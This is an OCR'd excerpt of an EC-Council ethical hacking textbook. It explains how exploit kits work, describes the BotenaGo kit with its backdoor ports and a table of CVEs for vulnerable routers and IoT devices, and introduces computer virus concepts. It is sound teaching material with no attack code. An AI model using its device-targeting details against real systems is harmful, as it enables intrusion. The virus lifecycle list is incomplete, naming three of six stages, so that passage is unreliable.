


Figure 7.37: Process of exploitation using exploit kits

The diagram above shows the general procedure for an exploit kit; the process of exploiting a machine might vary depending on the exploit kit used:

- The victim visits a legitimate website that is hosted on the compromised web server.
- The victim is redirected through various intermediary servers.
- The victim unknowingly lands on an exploit kit server hosting the exploit pack landing page.
- The exploit kit gathers information on the victim, based on which it determines the exploit and delivers it to the victim's system.
- If the exploit succeeds, a malware program is downloaded and executed on the victim's system.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Exploit Kits

- **BotenaGo Exploit Kit**

  The BotenaGo exploit kit written in the Go scripting language contains over 30 variants of exploits and is cable of attacking millions of IoT and routing devices worldwide. BotenaGo was first discovered in November 2021 and observed as Mirai botnet malware by antivirus software. Using BotenaGo, attackers initiate the exploitation process by placing a backdoor in the victim device through port 31412 by sending a GET request and listens for the victim IP as the response through port 19412. After successfully embedding a backdoor in the victim device, attackers can explore the device using exploit functions that are preconfigured in the source code. BotenaGo is successfully being used by attackers in distributing DDoS functionalities by spreading payloads to victim devices.

  Features:

  - No active communication with the command-and-control unit during exploitation
  - Exploits based on exploitation function mapping
  - Exploits up to 33 vulnerabilities in the initialization phase
  - Launches Mirai malware on the victim device through links

The table below lists some of the vulnerabilities that can be exploited by BotenaGo.

Vulnerability	Affected devices
CVE-2020-8515	DrayTek Vigor2960 1.3.1_Beta, Vigor3900 1.4.4_Beta, and Vigor300B 1.3.3_Beta, 1.4.2.1_Beta, and 1.4.4_Beta devices
CVE-2015-2051	D-Link DIR-645 Wired/Wireless Router Rev. Ax with firmware 1.04b12 and earlier
CVE-2016-1555	Netgear WN604 before 3.3.3 and WN802Tv2, WNAP210v2, WNAP320, WNDAP350, WNDAP360, and WNDAP660 before 3.5.5.0
CVE-2017-6077	NETGEAR DGN2200 devices with firmware version 10.0.0.50
CVE-2016-6277	NETGEAR R6250 before 1.0.4.6.Beta, R6400 before 1.0.1.18.Beta, R6700 before 1.0.1.14.Beta, R6900, R7000 before 1.0.7.6.Beta, R7100LG before 1.0.0.28.Beta, R7300DST before 1.0.0.46.Beta, R7900 before 1.0.1.8.Beta, R8000 before 1.0.3.26.Beta, D6220, D6400, D7000
CVE-2018-10561, CVE-2018-10562	GPON home routers
CVE-2013-3307	Linksys X3000 1.0.03 build 001
CVE-2020-9377	D-Link DIR-610
CVE-2016-11021	D-Link DCS-930L devices before 2.12
CVE-2018-10088	XiongMai uc-httpd 1.0.0

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Vulnerability	Affected devices
CVE-2020-10173	Comtrend VR-3033 DE11-416SSG-C01_R02.A2pvI042j1.d26m
CVE-2013-5223	D-Link DSL-2760U Gateway
CVE-2020-8958	Guangzhou 1GE ONU V2801RW 1.9.1-181203 through 2.9.0-181024 and V2804RGW 1.9.1-181203 through 2.9.0-181024
CVE-2019-19824	TOTOLINK Realtek SDK based routers; this affects A3002RU through 2.0.0, A702R through 2.1.3, N301RT through 2.1.6, N302R through 3.4.0, N300RT through 3.4.0, N200RE through 4.0.0, N150RT through 3.4.0, and N100RE through 3.4.0.
CVE-2020-10987	Tenda AC15 AC1900 version 15.03.05.19
CVE-2020-9054	Multiple ZyXEL network-attached storage (NAS) devices running firmware version 5.2; affected products include NAS326 before firmware V5.21(AAZF.7)C0, NAS520 before firmware V5.21(AASZ.3)C0, NAS540 before firmware V5.21(AATB.4)C0, NAS542 before firmware V5.21(ABAG.4)C0; ZyXEL has made firmware updates available for NAS326, NAS520, NAS540, and NAS542 devices; affected models that are at end-of-support are NSA210, NSA220, NSA220+, NSA221, NSA310, NSA310S, NSA320, NSA320S, NSA325, and NSA325v2
CVE-2017-18368	ZyXEL P660HN-T1A v1 TCLinux Fw $7.3.15.0 v001 / 3.40(ULM.0)b31 router distributed by TrueOnline
CVE-2014-2321	ZTE F460 and F660 cable modems
CVE-2017-6334	NETGEAR DGN2200 devices with firmware version 10.0.0.50

Table 7.3: CVEs for the BotenaGo exploit kit





Figure 7.38: Screenshot of BotenaGo exploit kit

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

The following are some additional exploit kits that attackers can use to propagate and deploy Trojans:

- Lord
- Underminer Exploit Kit
- RIG Exploit kit
- Magnitude
- Angler
- Fallout
- Nuclear
- Neutrino
- Terror
- Sundown

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Virus and Worm Concepts

This section introduces you to various concepts related to viruses and worms. In addition, it discusses the life stages of a virus and the working of a virus. It also explores why people create computer viruses, indications of a virus attack, virus hoaxes, fake antivirus tools, and ransomware.

Furthermore, it highlights different types of viruses, categorized by their origin, techniques used to infect target systems, the types of files they infect, where they hide, the sort of damage they cause, the type of OS they work on, and so on. It also deals with computer worms, discusses the difference between worms and viruses, and explores worm makers.

Introduction to Viruses

Viruses are the scourge of modern computing. Computer viruses have the potential to wreak havoc on both business and personal computers. The lifetime of a virus depends on its ability to reproduce itself. Therefore, attackers design every virus code such that the virus replicates itself *n* times.

A computer virus is a self-replicating program that produces its code by attaching copies of itself to other executable code and operates without the knowledge or consent of the user. Like a biological virus, a computer virus is contagious and can contaminate other files; however, viruses can infect external machines only with the assistance of computer users.

Some viruses affect computers as soon as their code is executed; other viruses remain dormant until a pre-determined logical circumstance is met. Viruses infect a variety of files, such as overlay files (.OVL) and executable files (.EXE, .SYS, .COM, or .BAT). They are transmitted through file downloads, infected disk/flash drives, and email attachments.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Characteristics of Viruses

The performance of a computer is affected by a virus infection. This infection can lead to data loss, system crash, and file corruption.

Some of the characteristics of a virus are as follows:

- Infects other programs
- Transforms itself
- Encrypts itself
- Alters data
- Corrupts files and programs
- Replicates itself

Purpose of Creating Viruses

Attackers create viruses with disreputable motives. Criminals create viruses to destroy a company's data, as an act of vandalism, or to destroy a company's products; however, in some cases, viruses aid the system.

An attacker creates a virus for the following purposes:

- Inflict damage on competitors
- Realize financial benefits
- Vandalize intellectual property
- Play pranks
- Conduct research
- Engage in cyber-terrorism
- Distribute political messages
- Damage network or computers
- Gain remote access to the victim's computer

Indications of Virus Attack

Indications of virus attacks arise from abnormal activities. Such activities reflect the nature of a virus by interrupting the regular flow of a process or a program. However, not all bugs created contribute toward attacking the system; they may be merely false positives. For example, if the system runs slower than usual, one may assume that a virus has infected the system; however, the actual reason might be program overload.

An effective virus tends to multiply rapidly and may infect some machines in a short period. Viruses can infect files on the system, and when such files are transferred, they can infect machines of other users who receive them. A virus can also use file servers to infect files.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

When a virus infects a computer, the victim or user will be able to identify some indications of the presence of virus infection.

Some indications of computer virus infection are as follows:

- Processes require more resources and time, resulting in degraded performance
- Computer beeps with no display
- Drive label changes and OS does not load
- Constant antivirus alerts
- Computer freezes frequently or encounters an error such as BSOD
- Files and folders are missing
- Suspicious hard drive activity
- Browser window "freezes"
- Lack of storage space
- Unwanted advertisements and pop-up windows
- Unexpected logout from the system before session timeout
- The files containing more than one extension, such as .exe, .vbs, .gif, or .jpg
- Distorted dialog boxes and menus
- Unusual errors in printing content
- Inaccessible disk drives or storage space
- Changes in hard drive or volume names
- Existence of duplicate or corrupted files
- Increase network activity
- Changes in system StartUp App settings

Stages of Virus Lifecycle

The virus lifecycle includes the following six stages from origin to elimination.

1. **Design**: Development of virus code using programming languages or construction kits.
2. **Replication**: The virus replicates for a period within the target system and then spreads itself.
3. **Launch**: The virus is activated when the user performs specific actions such as running an infected program.

Working of Viruses

Viruses can attack a target host's system using a variety of methods. They can attach themselves to programs and transmit themselves to other programs through specific events. Viruses need such events to take place, as they cannot self-start, infect hardware, or transmit

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

themselves using non-executable files. "Trigger" and "direct attack" events can cause a virus to activate and infect the target system when the user triggers attachments received through email, websites, malicious advertisements, flashcards, pop-ups, and so on. The virus can then attack the system's built-in programs, antivirus software, data files, system startup settings, etc.

Viruses have two phases: the **infection phase** and the **attack phase**.

- **Infection Phase**

  Programs modified by a virus infection can enable virus functionalities to run on the system. The virus infects the target system after it is triggered and becomes active upon the execution of infected programs, because the program code leads to the virus code.

  The two most important factors in the infection phase of a virus are as follows:

  - Method of infection
  - Method of spreading

  A virus infects a system in the following sequence:

  - The virus loads itself into memory and checks for an executable on the disk.
  - The virus appends malicious code to a legitimate program without the permission or knowledge of the user.
  - The user is unaware of the replacement and launches the infected program.
  - The execution of the infected program also infects other programs in the system.
  - The above cycle continues until the user realizes that there is an anomaly in the system.

  Apparently, the user unknowingly triggers and executes the virus for it to function. There are many ways to execute programs while the computer is running. For example, if the user installs any software tool, the setup program calls various built-in sub-programs during extraction. If a virus program already exists, it can be activated with this type of execution, and the virus can also infect additional setup programs.

  Specific viruses infect in different ways, such as

  - A file virus infects by attaching itself to an executable system application program. Potential targets for virus infections are as follows:
    - Source code
    - Batch files
    - Script files
  - Boot sector viruses execute their code before the target PC is booted.

  Viruses spread in a variety of ways. There are virus programs that infect and keep spreading every time the user executes them. Some virus programs do not infect programs when first executed. They reside in a computer's memory and infect programs later. Such virus programs wait for a specified trigger event to spread at a later stage.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Therefore, it is difficult to recognize which event might trigger the execution of a dormant virus. As illustrated in the figure below, the .EXE file's header, when triggered, executes and starts running the application. Once this file is infected, any trigger event from the file's header can activate the virus code along with the application program immediately after executing it.

The most popular methods by which a virus spreads are as follows:

- **Infected files**: A virus can infect a variety of files.
- **File-sharing services**: A virus can take advantage of file servers to infect files. When unsuspecting users open the infected files, their machines also become infected.
- **USBs and other storage media**: When infected storage media such as USB flash drives, memory cards and portable hard disks are inserted into a clean system, the system gets infected.
- **Malicious attachments and downloads**: A virus spreads if a malicious attachment sent via email is opened or when apps are downloaded from untrusted sources.




Figure 7.39: Infection Phase

- **Attack Phase**

  Once viruses spread throughout the target system, they start corrupting the files and programs of the host system. Some viruses can trigger and corrupt the host system only after the triggering event is activated. Some viruses have bugs that replicate themselves and perform activities such as deleting files and increasing session time. Viruses corrupt their targets only after spreading as intended by their developers.

  Most viruses that attack target systems perform the following actions:

  - Delete files and alter the content of data files, slowing down the system
  - Perform tasks not related to applications, such as playing music and creating animations

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

